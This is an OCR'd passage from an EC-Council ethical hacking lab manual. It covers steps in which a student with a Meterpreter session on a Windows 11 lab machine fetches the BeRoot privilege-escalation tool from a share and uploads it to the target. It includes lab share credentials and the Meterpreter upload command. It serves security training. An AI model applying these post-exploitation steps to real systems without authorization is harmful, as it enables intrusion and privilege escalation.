
27. Observe that the Meterpreter session is running with normal user privileges (**WINDOWS11\Admin**).
28. Now that you have gained access to the target system with normal user privileges, your next task is to perform privilege escalation to attain higher-level privileges in the target system.
29. First, we will use privilege escalation tools (BeRoot), which allow you to run a configuration assessment on a target system to find out information about its underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, as well as other data. Using this information, you can find a way to further exploit and elevate the privileges on the target system.
30. Now, we will copy the **BeRoot** tool on the host machine (**Parrot Security**), and then upload the tool onto the target machine (**Windows 11**) using the **Meterpreter** session.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

31. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **ceh-tools on 10.10.1.11** from the drop-down options.


    Note: If **ceh-tools on 10.10.1.11** option is not present then follow the below steps to access **CEH-Tools** folder:

    - Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options
    - The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
    - The security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa$$w0rd**) and click **Connect**.
    - The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

32. **CEH-Tools** folder appears, navigate to **CEHv12 Module 06 System Hacking\Privilege Escalation Tools** and copy the **BeRoot** folder. Close the window.




33. Paste the **BeRoot** folder onto **Desktop**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

34. Now, switch back to the **Terminal** window with an active **meterpreter** session. Type **upload /home/attacker/Desktop/BeRoot/beRoot.exe** and press **Enter**. This command uploads the **beRoot.exe** file to the target system's present working directory (here, **Downloads**).

